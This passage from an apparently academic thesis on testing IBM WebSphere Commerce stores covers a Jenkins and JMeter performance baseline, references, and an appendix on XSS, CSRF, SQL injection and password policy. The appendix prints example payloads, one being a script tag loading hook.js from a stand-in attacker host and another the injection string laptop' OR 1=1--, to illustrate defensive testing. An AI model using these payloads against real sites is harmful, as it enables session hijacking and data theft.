In this batch command a *Visual Basic Script* is set to execute as can be seen in figure 18. The AGENT.vbs resides in the Jenkins Job's workspace.




Figure 18. Running the agent build step

The script run from Jenkins runs the startAgent.bat silently. This gets the Agent running so metrics can be collected during the test.

Figure 19. VBS Script to get the agent running

Next step is to run the actual test with the right parameters. JMeter tests are scripted in XML-format which are saved as .jmx –files. To run the test a Windows batch command is used with JMeter specific parameters as can be seen from figure 20.




Figure 20. Running the test

This batch command starts JMeter in a silent mode and starts generating the load and collecting the response times and server metrics for the baseline. This data is stored in different types of files as can be seen from Table 1. These files can be used for a more detailed inspection of test results in the case of a decrease in performance.

Table 3. JMeter log files types

File type	**Stores**
JTL	Timestamp, Response Time and the Test Step, Response Code etc.
LOG	JMeter version info, parameter info, important test steps and response fields etc.
CSV	Similar to .JTL files but in Comma Separated Values for easier analysis

The data generated and stored to a CSV-file is then formatted to display only the averages from CPU utilization, Memory usage and Response Times. This is accomplished by using the *CSVFix* tool.




Figure 21. CSVFix formatting commands

CSVFix saves the data for each separate test build (executed test) to the "*perfvalues.csv"* file on top of each other.

```
build,cpu,memory,responsetime
"jenkins-        -70","102.571","455.863","1660.71"
"jenkins-        -71","166.252","452.261","476.286"
"jenkins-        -72","176.728","450","554.714"
"jenkins-        -73","143.425","450.411","486.333"
"jenkins-        -74","160.079","450.371","359.333"
"jenkins-        -75","165.99","460.528","204.447"
"jenkins-        -76","414.13","459.868","156.947"
```

Figure 22. Perfvalues.csv –file with formatted averages

Using these averages it is possible to establish the baseline.

Establishing the baseline

Our initial assignment was that the baseline should be easily analyzed for possible changes. This meant that the results of separate tests should be presented on a visually pleasing and simplistic graph. Jenkins CI offers a *Plot* plug-in that is able generate graphs from CSV-, XML-, and Java Properties files. This test inserts the values to a graph from the *perfvalues.csv* –file as a post-build step. As concurrent tests are executed the results get inserted to the same graph and a baseline is formed.




Figure 23. Plot plug-in - adding the values from perfvalues.csv

In figure 23 the CPU utilization, Memory usage, and Response Times have been gathered and inserted into the graph. Y-axis values have no significant meaning, other than whether or not the line draws upwards or downwards. Upwards line generally suggests that there has been a decrease in performance as CPU or memory usage is increased or response times are higher, downwards line is vice versa. The importance is to see if the performance of the online store has improved or decreased. X-axis displays the build's (executed test) number and date.




Figure 24. Four test results presented on the baseline

8 Conclusions

In performance testing the goal was to research baseline testing and how to execute it in IBM WebSphere Commerce online stores. Although load and stress testing are more well-known and better covered in performance testing information sources, enough information was gathered to be able to create a working baseline test. The created baseline test doesn't only cover response times, but also includes information about the server side metrics. In the long run it is possible to see if there is change in the server's functionality even before they affect the site's response times.

In security testing the research concentrated on risks posed to online stores and how to tests them. There was a lot of information gathered about these subjects. Part of the research was to find out how IBM WebSphere Commerce is prepared for these risks. Depending on the risk, it was found out that there

are quite a few ways to lower the risk of an attack with build in mechanisms, but of course there were risks that can only be erased by a proper programming of the store.

9 Discussion

Having two subjects with different objectives meant that the thesis isn't as cohesive as it would have been with just one subject. While both tasks have to do with IBM WebSphere Commerce and testing, it was impossible to link them to each other through the thesis. That resulted in having to handle each subject separately under every main heading and jumping from subject to subject.

Figuring out how IBM WebSphere Commerce handles different security aspects was quite challenging. Going through IBM's documentation gave some answers, but without any hands on experience with developing Commerce stores, it was almost impossible. This led to some very general and sometimes shallow results on the subjects.

The baseline test created for this thesis has potential to be very useful for Descom if projects manage to modify it to their online stores and start using it. Previously there hasn't been a test that measures the performance changes between builds. This test can be very valuable in informing the company and its clients of the performance changes in the stores.

References

Apache JMeter. N.d. Overview of JMeter by Apache. Accessed 8.9.2015. Retrieved from http://jmeter.apache.org/index.html

Apache JMeter Introduction. N.d. Information about JMeter by Apache. Accessed: 3.9.2015. Retrieved from http://jmeter.apache.org/usermanual/intro.html

Arline, K. 2015. What Is E-Commerce?. Accessed: 15.7.2015. Retrieved from http://www.businessnewsdaily.com/4872-what-is-e-commerce.html

Authentication Cheat Sheet. 2015. Information about authentication by OWASP. Accessed: 3.9.32015. Retrieved from https://www.owasp.org/index.php/Authentication_Cheat_Sheet

Copeland, L. 2003. A Practitioner's Guide to Software Test Design. Artech House.

Cross-site Scripting (XSS). 2014. Information about cross-site scripting by OWASP. Accessed: 2.9.2015. Retrieved from https://www.owasp.org/index.php/Cross-site_Scripting_%28XSS%29

Default account policies. N.d. IBM’s information about account policies. Accessed: 2.9.2014. Retrieved from http://www-01.ibm.com/support/knowledgecenter/api/content/nl/en-us/SSZLC2_7.0.0/com.ibm.commerce.admin.doc/refs/rsed_auth_pol.htm

Enabling cross-site request forgery protection. N.d. IBM’s instructions regarding cross-site request forgery protection. Accessed 8.9.2015. Retrieved from http://www-01.ibm.com/support/knowledgecenter/SSZLC2_7.0.0/com.ibm.commerce.admin.doc/tasks/tsecsrfp.htm?lang=en

Enabling cross-site scripting protection. N.d. IBM’s instructions regarding cross-site scripting. Accessed: 2.9.2015. Retrieved from http://www-01.ibm.com/support/knowledgecenter/SSZLC2_7.0.0/com.ibm.commerce.admin.doc/tasks/tsecsssp.htm

Enabling login timeout for a cookie-based session. N.d. IBM’s documentation about login timeout in WebSphere Commerce. Accessed: 3.9.2015. Retrieved from http://www-01.ibm.com/support/knowledgecenter/SSZLC2_7.0.0/com.ibm.commerce.admin.doc/tasks/tseloginto.htm?cp=SSZLC2_7.0.0%2F10-5-2&lang=en

Eriksson, U. 2012. Functional vs Non Functional Testing. Accessed: 15.7.2015. Retrieved from http://reqtest.com/testing-blog/functional-vs-non-functional-testing/

Erinle, B. 2013. Performance Testing With JMeter 2.9. Birmingham: Packt Publishing.

Error Handling, Auditing and Logging. N.d. Information about error handling, auditing and logging by OWASP. Accessed: 3.9.2015. Retrieved from https://www.owasp.org/index.php/Error_Handling,_Auditing_and_Logging

Generate WebSphere Commerce encrypted password (wcs_password). N.d. IBM’s documentation about WebSphere Commerce passwords. Accessed: 3.9.2015. Retrieved from https://www-304.ibm.com/support/knowledgecenter/SSZLC2_7.0.0/com.ibm.commerce.admin.doc/refs/rwcs_password.htm

Gray Box Testing. 2012. An article on gray box testing. Accessed: 15.7.2015. Retrieved from http://www.softwaretestingclass.com/gray-box-testing/

JSP Page error handling. N.d. IBM's documentation about error handling in WebSphere Commerce. Accessed: 8.9.215. Retrieved from http://www-01.ibm.com/support/knowledgecenter/SSZLC2_7.0.0/com.ibm.commerce.developer.doc/concepts/csdjsperror.htm

Kananen, J. 2012. Kehittämistutkimus opinnäytetyönä. Tampereen Yliopistopaino Oy – Juvenes Print.

Klein, A. 2006. Cross-site scripting explained. Accessed: 2.9.2015. Retrieved from http://courses.csail.mit.edu/6.857/2009/handouts/css-explained.pdf

Maruvada, N. 2014. Cross-Site Scripting Attack (XSS) – A Major Security Threat for Agile Environments. Accessed: 2.9.2015. Retrieved from http://www.agilerecord.com/cross-site-scripting-attack-xss/

Meet Jenkins. 2015. Official Jenkins information page. Accessed: 3.9.2015. Retrieved from https://wiki.jenkins-ci.org/display/JENKINS/Meet+Jenkins

Meier, J., Farre, C., Bansode, P., Barber, S., Rea, D. 2007. Performance Testing Guidance for Web Applications. Microsoft Corporation. Accessed: 15.7.2015. Retrieved from http://perftestingguide.codeplex.com/downloads/get/17955

Meucci, M., Muller, A. 2014. OWASP Testing Guide v4. OWASP Testing Guide v4. A guide for security testing by OWASP (The Open Web Application Security Project). Accessed: 20.07.2015. Retrieved from https://www.owasp.org/images/5/52/OWASP_Testing_Guide_v4.pdf

Myers, G., Sandler, C., Badgett, T. 2011. Art of Software Testing (3rd Edition). New Jersey: Wiley.

Nahari, H., Krutz, R. 2011. Web Commerce Security: Design and Development. Indinana: Wiley.

OWASP Top 10 – 2013. 2013. A document listing the most critical web application security risks by OWASP. Accessed: 3.9.2015. Retrieved from http://owasptop10.googlecode.com/files/OWASP%20Top%2010%20-%202013.pdf

Persistent sessions (Remember Me). N.d. IBM’s documentation about persistent sessions in WebSphere Commerce. Accessed: 3.9.2015. Retrieved

from http://www-01.ibm.com/support/knowledgecenter/SSZLC2_7.0.0/com.ibm.commerce.admin.doc/concepts/csepersist_session.htm?lang=en

du Plessis, J. 2009. Baseline Testing. Information about baseline testing. Accessed: 3.9.2015. Retrieved from https://www.stickyminds.com/sites/default/files/article/file/2013/XUS269840312file1_0.pdf

Plot Plugin. 2015. Official page for Plot plugin for Jenkins. Accessed: 3.9.2015. Retrieved from https://wiki.jenkins-ci.org/display/JENKINS/Plot+Plugin

Pokhilko, A. 2015. Servers Performance Monitoring. Accessed: 8.9.2015. Retrieved from http://jmeter-plugins.org/wiki/PerfMon/

Preventing SQL injection attacks. N.d. IBM's guidelines for avoiding SQL injections. Accessed: 2.9.2015. Retrieved from http://www-01.ibm.com/support/knowledgecenter/SSEPEK_10.0.0/com.ibm.db2z10.doc.seca/src/tpc/db2z_preventsqlinjection.dita

Session management. N.d. IBM's documentation about WebSphere Commerce's session management. Accessed: 3.9.2015. Retrieved from http://www-01.ibm.com/support/knowledgecenter/SSZLC2_7.0.0/com.ibm.commerce.admin.doc/concepts/csesmsession_mgmt.htm?lang=en

Stuttard, D., Pinto, M. 2011. The Web Application Hacker's Handbook: Finding and Exploring Security Flaws, Second Edition. Indiana: Wiley.

Subraya, B. 2006. Integrated Approach to Web Performance Testing: A Practitioner's Guide. Idea Group Inc. Accessed: 3.9.2015 Retrieved from http://library.books24x7.com/toc.aspx?bookid= 12632

Types of Cross-Site Scripting. 2013. Information about cross-site scripting by OWASP. Accessed: 2.9.2015. Retrieved from https://www.owasp.org/index.php/Types_of_Cross-Site_Scripting

WebSphere customized error pages. 2010. IBM's information about customizing error pages. Accessed: 3.9.2015. Retrieved from http://www-01.ibm.com/support/docview.wss?uid=swg21393358

WebSphere Commerce product overview. N.d. Information on WebSphere Commerce by IBM. Accessed: 15.7.2015. Retrieved from http://www-01.ibm.com/support/knowledgecenter/SSZLC2_7.0.0/com.ibm.commerce.admin.doc/concepts/covoverall.htm

WebSphere Commerce security model. N.d. IBM's documentation about WebSphere Commerce's security model. Accessed: 3.9.2015. Retrieved from https://www-304.ibm.com/support/knowledgecenter/SSZLC2_7.0.0/com.ibm.commerce.admin.doc/concepts/csesecuritymodel.htm

What is Descom?. N.d. Descom's official website's description of the company. Accessed: 2.9.2015. Retrieved from https://www.descom.fi/en/about-us/

What is Functional testing (Testing of functions) in software? N.d. An article on functional testing by ISTQB (International Software Testing Qualifications Board). Accessed: 15.7.2015. Retrieved from http://istqbexamcertification.com/what-is-functional-testing-testing-of-functions-in-software/

What is Security testing in software testing?. N.d. An article on security testing by ISTQB (International Software Testing Qualifications Board). Accessed: 5.8.2015. Retrieved from http://istqbexamcertification.com/what-is-security-testing-in-software/

What is Software Testing?. N.d. An article on software testing by ISTQB (International Software Testing Qualifications Board). Accessed: 15.7.2015. Retrieved from http://istqbexamcertification.com/what-is-a-software-testing/

What is a White Box Testing?. N.d. 2012. An article on white box testing. Accessed: 15.7.2015. Retrieved from http://www.softwaretestingclass.com/white-box-testing/

Why is software testing necessary?. N.d. An article on software testing by ISTQB (International Software Testing Qualifications Board). Accessed: 15.7.2015. Retrieved from http://istqbexamcertification.com/why-is-testing-necessary/

Wichers, D., Manico, J., Seill, M. 2015. SQL Injection Prevention Cheat Sheet. Accessed: 4.8.2015. Retrieved from https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

APPENDICES

Appendix 1: IBM WEBSPHERE COMMERCE AND SECURITY

descom

IBM WEBSPHERE COMMERCE AND SECURITY

13.10.2015

The most common security threats for online stores, how to test for them and how IBM WebSphere Commerce is prepared for them

Table of contents

1. Cross-Site Scripting

Cross-site scripting (abbreviation XSS) is a Web Application vulnerability that exploits JavaScript to inject malicious scripts on trusted websites.

While XSS attack can be considered a user-side attack, the attacker takes advantage of a vulnerability found within the application. XSS attacks can often be combined with other vulnerabilities for devastating effects.

XSS attacker's goal is to steal the users' cookies or other sensitive information to authorize himself as the user. If the attacker is successful at gaining the user's cookies or other sensitive information, the attacker can impersonate the user while interacting with the site.

Preventing XSS is a quite straightforward act, yet almost impossible. All user submitted input should always be filtered, sanitized and whitelisted to minimize the threat of a vulnerability.

What makes XSS attacks so hard to prevent completely is the identification of every instance that user-controllable data is being handled in a potentially dangerous way. Web application can have multiple instances where it processes and handles user's data hence identifying all of them can be a major task in complex applications. This makes XSS attacks prevalent and thus common in web applications and in e-commerce.

Cross-site scripting is one of the most common web application attacks along with SQL injections. Cross-site scripting is usually divided into three particular types of Cross-Site attacks: stored, reflected and DoM-based.

1.1 Stored XSS

Stored XSS attacks (AKA Persistent or Type 1) might be considered as the most dangerous type of Cross-Site scripting. In stored XSS attacks, as the name suggests, the user submitted input gets stored in a database or data storage of some sort without the proper filtering and sanitization.

This malicious input is then executed on the unsuspecting victim's browser. As a result of this the malicious input/script runs with privileges of the web application.

In stored XSS attacks it is not necessary that the victim gets fed with a crafted URL, the user just has to visit a page with the malicious input embedded. Exploitation frameworks can make use of this type of a vulnerability, which allows complex exploitation. A particular threat of a stored XSS is a page that high level users operate, if said high level users load a page in which an attack is stored the attack can steal sensitive information like authorization tokens.

1.1.1 Black box testing for stored XSS

Security testers should identify every instance in which user-submitted input gets stored to the back-end of the application. After the instances have been identified, the testers and a possible security review team should analyze the instances for potential security flaws via inserting harmless input. This input should try to trigger a response revealing a vulnerability.

In e-commerce these sites usually include the likes of the registration page, user profile page, application settings page and shopping cart page.

Example of a threat if valid filtering is not performed:

```
aaa@aa.com"><script src=http://attackersite/hook.js>
</script>
```

This kind of input is a grave threat as the attackers hook.js is executed on the victim's browser which can lead to full browser hijacking and more.

1.1.2 Gray and white box testing for stored XSS

Gray box testing is similar to the process of Black box testing. If the tester has information about the input validation controls and data storage, testers should check how the input is processed before it is stored into the back-end. Testers should try to input possibly malicious input with

special characters and access the database to see how the input was or was not validated. After the data gets stored into the back-end analyze how the application renders the input.


If the tester has access to the source code (White box) all input received from the user should be analyzed and every sanitation procedure should be analyzed and tested to find vulnerabilities.

1.2 Reflected XSS

Reflected XSS attacks (AKA Non-persistent or type 2) is the most common type of XSS attacks. Unlike in stored XSS attack, reflected XSS attack does not need to fully compromise the target website as the injected attack is not stored in the application. Reflected XSS threatens users that open a malicious link or a third-party web page. The attack string is delivered to the victim via URI or HTTP parameters because the malicious input is insufficiently processed.

If a site takes user-submitted input and no filtering or sanitization is performed on it, the site certainly becomes vulnerable. Usually a successful attack contains the following elements:

- A vulnerable site in which the sites' users log themselves in
- A crafter URL which contains embedded JavaScript is 'fed' to the user
- User's browser makes a request based on the malicious script in the crafted URL that for example sends the user's session token to the attacker's website
- The attacker now has the user's session token and can impersonate the user.



1 User logs in
2 Attacker feeds a crafted url via email
3 User requests attacker's url
4 Server responds with attackers JavaScript
5 Attackers JavaScript executes in the victim's browser
6 Users browser sends session token to the attacker
7 Session is hijacked by the attacker

Figure 1. Reflected Cross-Site Script

1.2.1 Black box testing for reflected XSS

Security testers should identify every instance in which user-defined variables are used and how they are input. These instances should be analyzed based on input vulnerabilities. Character encoding plays a big part in minimizing the threat of an attack. A simple example of a potential threat if no encoding is performed:

"><script>alert(document.cookie)</script>

Security testers should identify whether or not HTML special characters are replaced with HTML entities. Here are arguably the most important special characters that should be entitized.

Table 1. HTML Entities

Special character	Name
>	Greater than
< [1]	Less than
&	Ampersand
'	Apostrophe
"	Double quote

1.2.2 Gray and White box testing for stored XSS

Gray box testing is similar to the process of Black box testing. Input vectors and the handling of input should be determined and tested accordingly.

If the tester has access to the source code (White box) all input received from the user should be analyzed and every sanitation procedure should be analyzed and tested to find vulnerabilities.

1.3 DOM-based XSS

Document object model based XSS attack (or type-0 XSS) differs from stored and reflected attacks in a major way as it is a client-side (browser) injection issue. This type of an attack does not need a server round-trip to be successful. The DOM enables JavaScript to reference components on the document. Web application may be vulnerable to DOM-based XSS if dynamic content, such as a JavaScript function, is able to be modified via a crafted request. This may allow the attacker to control a DOM-element.

According to the OWASP.org testing guide v4:

> "DOM-based Cross-Site Scripting is the de-facto name for XSS bugs which are the result of active browser-side content on a page, typically JavaScript, obtaining user input and then doing something unsafe with it which leads to execution of injected code."

1.3.1 Black box testing for DOM-based XSS

Not recommended for this type of XSS attack as access to the source code that gets sent to the client is needed in order to test it.

1.3.2 Gray and white box testing for DOM-based XSS

Due to the fashionable use of JavaScript function libraries in web applications, top-down testing becomes the only viable option time- and energy wise. In order for top-down testing to be efficient the web application needs to be crawled thoroughly. The crawling should accomplish the successful identification of all the instances in which JavaScript is executed and user input accepted. Areas in which parameters are referred, such as where code is dynamically written to the page and elsewhere where the DOM is modified, should be examined and tested.

1.4 WebSphere Commerce XSS protection

WebSphere Commerce offers a Cross-Site Scripting protection functionality that is enabled by default. It rejects any user requests that contain attributes or Strings that are pre-defined as disallowed. Even though the Commerce's XSS protection offers protection for malicious requests, additional steps are required for sufficient protection against XSS attacks, like sanitization of input on JSP files.

The use of JSTL (JavaServer Pages Standard Tag Library) secure practices is very much recommended to further enhance the applications security regarding input sanitization.

1.5 Additional links

https://www.owasp.org/index.php/Cross-site_Scripting_%28XSS%29
http://www-01.ibm.com/support/knowledgecenter/SSZLC2_7.0.0/com.ibm.commerce.developer.doc/refs/rsdjspbpjstl.htm

2. Cross-site request forgery

Cross-site request forgery (CSRF) is an attack that makes the end-user's browser, which is validated against a site, perform an unwanted action. Usually this is accomplished by some social engineering by feeding a crafted URL to the user which performs malicious actions of the attacker's choosing, like changing their personal shipping information on an e-commerce site.

A successful attack requires few things for the vulnerability to be present:

- Attacker must have knowledge of valid application URLs
- Browser stored information like the cookies and http-based authentication information
- Session related information like the cookies and http-based authentication information
- Existence of HTML tags suitable for the exploitation, such as the <img> tag.

2.1 Black box testing for CSRF

Identify a site of the application in which a negative action could be performed, for example account settings page. Next the supposed 'attacker' crafts a page that has valid GET or POST request to the application URL. Make the 'victim' follow the URL and see if the page executes the request embedded in the URL.

2.2 Gray and white box testing for CSRF

Testers should identify the means of how sessions are managed in the web application and whether or not session related information is in the URL. If session management is only handled by client-side values without any information in the URL, the site may be vulnerable.

2.3 IBM WebSphere Commerce CSRF protection

When enabled the WebSphere Commerce CSRF requires a designated URL parameter called authToken is required to be as part of the request. The parameter value is generated by WebSphere Commerce and passed to the page in a request attribute with the same name. The parameter needs SSL protected page as the CSRF protection is supposed to protect a user that is

fully authenticated. If a request is submitted that does not have the authToken parameter present, WebSphere Commerce redirects the user to an error page. This is to minimize the threat of a CSRF attack. (Enabling cross-site request forgery protection N.d.)

3. SQL Injections

Attacking an applications database can be very alluring to some people. Nowadays databases store massive amounts of information and getting access to them can grand the attacker a great deal of power. They might be able to interfere with payments or find out sensitive information. If a website has a reputation of being insecure, people might not want to get involved with them and will use a competitor's service instead.

SQL injection attacks are a way to try and find any weaknesses in the web application's contact with its database. The attacker will insert SQL queries into data inputs that are transmitted from the client to the application and from there to the database. If the application does not catch the harmful query and lets it through, the attacker can get access to information that they otherwise would not be authorized to get to. Depending on how successful the attack is, they might be able to read and modify the database or even control the operating system.

Online stores and other web application are generally vulnerable to these kinds of attacks since the SQL queries submitted to the database are a mix of programmers' statements and users' data. For example, usually an online store has a search function for their products where a user writes their search term. The application will then execute a SQL query that is written by the programmers, however, a part of it is filled with the user's search term. The user can try to form a search term that will change the original SQL statement to one that will execute a different query to the database.

As a simple example, the application's search query might be like this:

```
SELECT name, description, price FROM products WHERE category = 'laptop'
```

where the category is from user input. This would find all the products with laptop as their category. If the user inputs the search term

laptop' OR 1=1--

the query executed would be

SELECT name, description, price FROM products WHERE category = 'laptop' OR 1=1--

This query would return products with category "laptop" or where 1 equals 1, and because the second condition is always true, the results would include all products. By modifying the search term the attacker might be able to execute a search that returns sensitive information.

A well programmed application will not let the harmful query through by implementing a defense mechanism suitable for the application. This will usually happen by use of prepared statements, use of stored procedures or escaping all user supplied input. It is still important to test the application against SQL injections to make sure that nothing was overlooked.

3.1 Testing for SQL injections

Testing for SQL injection vulnerability begins by identifying all input fields in the application that are used for constructing SQL statements. Then the tester should test all of them separately by trying to inject them with inputs that could interfere with the SQL queries and see if they are handled by the application as expected. If the queries go through to the database, then the application might be vulnerable for someone to exploit them.

There is not much difference in testing for SQL injections using black box or white box approach. With black box testing it takes more time to find all inputs and to figure out the database system used. In white box testing it is easier to pick the testing targets and how to test them. The testing is usually executed by automated tools, since it would get tedious to type all the test inputs in every possible input fields.

3.2 WebSphere Commerce and SQL injections

IBM advices to avoid dynamic SQL queries, to use system security techniques such as view and access control mechanisms, to use row permissions and column masks and to check all input for correct data type and format, that numbers are only for numeric comparisons and special characters are not allowed if they do not apply.

3.3 Additional links

https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet
http://www-01.ibm.com/support/knowledgecenter/SSEPEK_10.0.0/com.ibm.db2z10.doc.seca/src/tpc/db2z_preventsqlinjection.dita

4. Authentication

Authentication lies in the heart of data security because without sufficient means of authentication all the other core security mechanisms will be rendered useless. In e-commerce applications authentication is a huge part involving data security. The act of authentication is the attempt to verify that the individual is actually who he claims to be so the application can provide specific users with the access they deserve.

Usually web application's authentication is executed by user submitted credentials (username and password) which are then compared to a database of some sort. This is more often than not performed via HTML forms without physical tokens or cryptographic mechanisms bolstering the defenses which can leave applications vulnerable to different kind of threats.

4.1 Weak passwords

Passwords should have strong policies in place to avoid making the perpetrators' job easy. Passwords should be enforced to differ from the username, should not be able to be left blank, should be at least 10 characters in length and should not be application generated default value in any stage.

The WebSphere Commerce enforces the following policies regarding passwords by default as seen in Table 1:

Table 2. Password policies

Attribute	Default value
Whether the user ID and password can match	N (no, they cannot match)
